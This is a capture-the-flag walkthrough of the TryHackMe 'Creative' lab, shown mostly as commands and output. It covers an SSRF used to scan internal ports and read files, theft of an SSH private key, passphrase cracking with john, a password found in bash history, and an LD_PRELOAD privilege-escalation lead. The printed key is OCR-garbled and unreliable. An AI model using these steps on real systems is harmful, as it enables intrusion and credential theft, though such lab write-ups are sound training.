

# CREATIVE

To access the machine, click on the link given below:

<https://tryhackme.com/room/creative>

# SCANNING


I performed an **nmap** aggressive scan on the target to identify open ports and the services running on them.

```
(root㉿kali)-[~/thm/creative]
# nmap -A -p- 10.10.127.199 --min-rate 10000 -oN creative.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-11 23:25 EDT
Nmap scan report for 10.10.127.199
Host is up (0.15s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
| 3072 a0:5c:1c:4e:b4:86:cf:58:9f:22:f9:7c:54:3d:7e:7b (RSA)
| 256 47:d5:bb:58:b6:c5:cc:e3:6c:0b:00:bd:95:d2:a0:fb (ECDSA)
|_ 256 cb:7c:ad:31:41:bb:98:af:fbe:ie:4:88:7f:12:5e:89 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://creative.thm
Warning: OScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Linux 4.X|2.6.X|3.X|5.X (97%), Google Android 10.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:4.15 cpe:/o:google:android:10 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:5
Aggressive OS guesses: Linux 4.15 (97%), Android 9 - 10 (Linux 4.9 - 4.14) (91%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 4.15 - 5.19 (91%), Linux 2.6.32 - 3.10 (91%), Linux 5.4 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
```


# FOOTHOLD

I was able to discover a web server running so I added the IP in my `/etc/hosts` file and accessed the web server through my browser.





I tried looking for files, directories but found nothing. I then enumerated subdomains and found 1.

After adding the subdomain in the `hosts` file, I accessed it and found an interesting feature. It allowed us to send request to a website to see if it is active.




I started an **http** server on my local system and tried accessing it through the application.





## Directory listing for /

• creative.nmap



Since I was able to make the server send requests, I tried using it to execute php, js, python payloads but none of them seemed to work. The application simply displayed the contents of the files. Out of curiosity, I tried accessing the localhost and found the rendered html of the domain.

I then fired up Burp and tried analyzing it in an efficient manner.

Burp Suite Professional v2024.5 - Temporary Project - Licensed to Zer0DayLab Crew

Target: http://beta.creative.thm

Request

```
POST / HTTP/1.1
Host: beta.creative.thm
Content-Length: 26
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://beta.creative.thm
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://beta.creative.thm/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
url=http%3A%2F%2F127.0.0.1
```

Response

Pretty Raw Hex Render

Download free bootstrap 4 landing page, free bootstrap 4 templates, Download free bootstrap 4.1 landing page, free bootstrap 4.1.1 templates, Creative studio Landing page

Small Team With Big Ideas

**Creative Studio**

Our Service Contact Us

UX/UI Design

Web Development

37,763 bytes | 153 millis

Memory: 196.6MB

So, if the page existed, I would get the rendered contents of the page else, I would receive an error. I exploited this behavior to scan internal ports using intruder.

Burp Suite Professional v2024.5 - Temporary Project - Licensed to Zer0DayLab Crew

Target: http://beta.creative.thm

Attack type: Sniper

Start attack

Choose an attack type

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://beta.creative.thm

1 POST / HTTP/1.1
2 Host: beta.creative.thm
3 Content-Length: 26
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://beta.creative.thm
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://beta.creative.thm/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Connection: keep-alive
14
15 url=http%3A%2F%2F127.0.0.1:\$B0\$

Add \$ Clear \$ Auto \$ Refresh

1 payload position

Event log (1) All issues (49)

Length: 637

Memory: 196.6MB

Burp Suite Professional v2024.5 - Temporary Project - Licensed to ZeroDayLab Crew

Burp Project Intruder Repeater View Help

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +

Positions **Payloads** Resource pool Settings

Start attack

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 65,535

Payload type: Numbers Request count: 65,535

**Payload settings [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:  Sequential  Random

From: 1

To: 65535

Step: 1

How many:

Number format

Base:  Decimal  Hex

Min integer digits: 0

Max integer digits: 5

Min fraction digits: 0

Max fraction digits: 0

Event log (1) All issues (49)

Memory: 196.6MB

Attack Save

4. Intruder attack of http://beta.creative.thm

Attack Save

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	146			37763	
80	80	200	149			37763	
<b>1337</b>	<b>1337</b>	<b>200</b>	<b>151</b>			<b>1316</b>	
1	1	200	146			184	
2	2	200	146			184	
3	3	200	144			184	
4	4	200	149			184	
5	5	200	138			184	
6	6	200	138			184	
7	7	200	146			184	
8	8	200	149			184	
9	9	200	149			184	
10	10	200	144			184	
11	11	200	143			184	
12	12	200	141			184	

Request Response

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: beta.creative.thm
3 Content-Length: 31
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://beta.creative.thm
7 Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6132.50 Safari/537.36
```

6704 of 655...

I found port 1337 to be hosting the root directory.

The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is selected. In the 'Request' pane, a POST request is shown with the URL `http://beta.creative.thm/`. The 'Response' pane displays a directory listing for the root directory, containing links such as `bin@`, `boot@`, `dev@`, `etc@`, `home@`, `lib@`, `lib32@`, `lib64@`, `libx32@`, `lost+found@`, `media@`, `mnt@`, `opt@`, `proc@`, `root@`, `run@`, `sbin@`, `snap@`, `srv@`, `swap.img@`, `sys@`, `tmp@`, `usr@`, and `var@`. The 'Inspector' pane on the right shows various request and response parameters. The status bar at the bottom indicates `1,316 bytes | 149 millis`.

I was then able to access the user flag from `saad's` home directory.

The screenshot shows the Burp Suite Professional interface again. The 'Repeater' tab is selected. In the 'Request' pane, a POST request is shown with the URL `http://beta.creative.thm/home/saad/`. The 'Response' pane displays a directory listing for the `/home/saad` directory, containing links such as `.bash_history@`, `.bash_logout@`, `.bashrc@`, `.cache@`, `.gnupg@`, `.local@`, `.profile@`, `.ssh@`, `.sudo_as_admin_successful@`, `.snap@`, and `start-server.py@`. The 'Inspector' pane on the right shows various request and response parameters. The status bar at the bottom indicates `1,027 bytes | 150 millis`.

Request

```
POST / HTTP/1.1
Host: beta.creative.thm
Content-Length: 59
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://beta.creative.thm
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://beta.creative.thm/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
url=http%3A%2F%2F127.0.0.1:1337/home/saad/user.txt
```

Response

I also found saad's ssh keys and copied the private key onto my local system.

Request

```
POST / HTTP/1.1
Host: beta.creative.thm
Content-Length: 53
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://beta.creative.thm
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://beta.creative.thm/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
url=http%3A%2F%2F127.0.0.1:1337/home/saad/.ssh/id_rsa
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 12 May 2025 05:18:09 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
Content-Length: 2655


-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzQc1lZKt0dEAAAACAfLczl1NL1dHIAAAAGYnWeXB0AAAGAAAAABAI3s-LAd
rb49YHdsMzgkX0AAAEEAAAEEAAAGXXAAAB3Nzc1zc1yc2EAAAQABAAAABgQDbbWPPTz
wBKA4PfcBuzcl1zJ1ltFa21Tgtx1jPYMPIJuwzbglGpJYEd6sXxKeh9fXGyccgXcdq3rz/PSCs
48K-nv16Sn0t95PhnfkffFL3x3Mc-3sAbU87QxJrQ3PfSyMezd8tmt1M0kn08wf7g13Mj6
LzfJUww90ZMu)HeExowMuJuLw(EBy1peEK7mGvS6)JlsuEp0oZNhrU04fr+s0A6/0TmxE
d/HMX2910cA1Ca5hgbn4RhbY5bISryfUSV1JMSV1YU0H77nj6mJUo:25jv96fV+rBafo
LG0v00gbX-2/T-BTjSkv0G9703hMnMKH+Vl,09n/13n0odwdql_P73U0PK2pu/nLFvGE8ju
njkRVNQq5m0eYfdkWHLK-13JzohUBBxrt16-9h8CtErF5B573Rkdhu4gy4JkMEW1D
xkhMu+T13VME1Q0THJ11/TMR+In+/DwgVTaw0LR6c5nZzuUBLKDv6vJYRN/3dJ5
bncTJ3dkPec8AAAWQYx0osFrJ1/dcu4vkBkSG3n3IhGeQn9ktGHmfa9f5/14Hv102g
NpdxT-pc815+jmJn12WI1LPwPng8R1XJoPY2h6gwPfg80(Klotz8XmjYT80PMIp4S
98bHQ0G0t3WtKyewKtGle53j5kEWsYyGvgt/luXQvhACNon1ByPMXzH56mkXV9pZz19ym+
Zd7LYPS26FTKLouaJpccAdwX67yysV8uXtGAn76u5JUmu7bDq0xtQyapOz1hsVUDL/uSw
quaQVJ/8ZqB15o3on+F2tVfNc7J/5t0gddoTzQDfZ1Mg3zJlnovXxc+NLusGrzC/52
1gAtLqjCVegmzKE5qdWt+4r74dhvxBcHdsZ8TtKEGUeB3MX3FdaTP05A17+qRQN30sW
VABMewJnLDL+rEN+AtsPTDnxUDvoVfITx03Bu4UrJpB16rJpMgUyeu3dF9FjAqDR
qvsCB1PAmbs0y6v2veuHJav4dp/KCYRNa5CIw5R/4FDUBLusywfApwxHvpDDhr62ba
-----END OPENSSH PRIVATE KEY-----
```

I tried logging in using the private key but was prompted for a passphrase. So, I converted the key to john crackable format and cracked it using john the ripper.

```
(root㉿kali)-[~/thm/creative]
# ls -la saad.key
-rw-r--r-- 1 root root 2655 May 12 01:19 saad.key


(root㉿kali)-[~/thm/creative]
# ssh -i saad.key saad@10.10.127.199
Enter passphrase for key 'saad.key': 

(root㉿kali)-[~/thm/creative]
# ssh2john saad.key > saad.hash
```



```
# john --wordlist=/usr/share/wordlists/rockyou.txt saad.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sweetness      (saad.key)
ig 0:00:00:22 DONE (2025-05-12 01:22) 0.04448g/s 42.70p/s 42.70c/s 42.70C/s xbox360 .. sandy
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Finally, I used the passphrase to log in as **saad**.



```
# ssh -i saad.key saad@10.10.127.199
Enter passphrase for key 'saad.key':
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information as of Mon 12 May 2025 05:23:16 AM UTC

 System load:  0.0          Processes:           115
 Usage of /:   57.8% of 8.02GB  Users logged in:    0
 Memory usage: 55%          IPv4 address for eth0: 10.10.127.199
 Swap usage:   0%         

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s just raised the bar for easy, resilient and secure K8s cluster deployment.

 https://ubuntu.com/engage/secure-kubernetes-at-the-edge

58 updates can be applied immediately.
33 of these updates are standard security updates.
```

## PRIVILEGE ESCALATION

I examined the contents of **saad's** home directory and found the **.bash\_history** file which could hold command history. I viewed the file and found out **saad's** password.

```

saad@m4lware:~$ ls -la
total 52
drwxr-xr-x 7 saad saad 4096 May 12 05:51 .
drwxr-xr-x 3 root root 4096 Jan 20 2023 ..
-rw-r--r-- 1 saad saad 362 Jan 21 2023 .bash_history
-rw-r--r-- 1 saad saad 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 saad saad 3797 Jan 21 2023 .bashrc
drwxr-xr-x 2 saad saad 4096 Jan 20 2023 .cache
drwxr-xr-x 3 saad saad 4096 Jan 20 2023 .gnupg
drwxrwxr-x 3 saad saad 4096 Jan 20 2023 .local
-rw-r--r-- 1 saad saad 807 Feb 25 2020 .profile
drwxr-xr-x 3 saad saad 4096 Jan 20 2023 snap
drwxr-xr-x 2 saad saad 4096 Jan 21 2023 .ssh
-rwxr-xr-x 1 root root 150 Jan 20 2023 start_server.py
-rw-r--r-- 1 saad saad 0 Jan 20 2023 sudo_as_admin_successful
-rw-rw-- 1 saad saad 33 Jan 21 2023 user.txt
saad@m4lware:~$ cat .bash_history
whoami
pwd
ls -al
ls
cd ..
sudo -l
echo "saad:MyStrongestPasswordYet$4291" > creds.txt
rm creds.txt
sudo -l
whomai

```

I then looked for my **sudo** privileges and found the following

```

saad@m4lware:~$ sudo -l
[sudo] password for saad:
Matching Defaults entries for saad on m4lware:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, env_keep+=LD_PRELOAD
User saad may run the following commands on m4lware:
    (root) /usr/bin/ping
saad@m4lware:~$ 

```

The **ping** permission in itself wasn't anything special. However, the environment variable **env\_keep+=LD\_PRELOAD** was something that could be exploited. I could make the program load a library of my choice before running the **ping** command as sudo.

I referred to the below article for reference.

**Linux Privilege Escalation using LD\_Preload**

June 14, 2018 By Raj

In this Post, we are going to discuss a new technique of privilege escalation by exploiting an environment variable "LD\_Preload" but to practice this you must take some help from our previous article.

**Table of contents**

- Introduction
- Shared Libraries
- Shared Libraries Names
- LD\_Preload
- Lab setup
- Privilege Escalation

**Introduction**

**Shared Libraries**

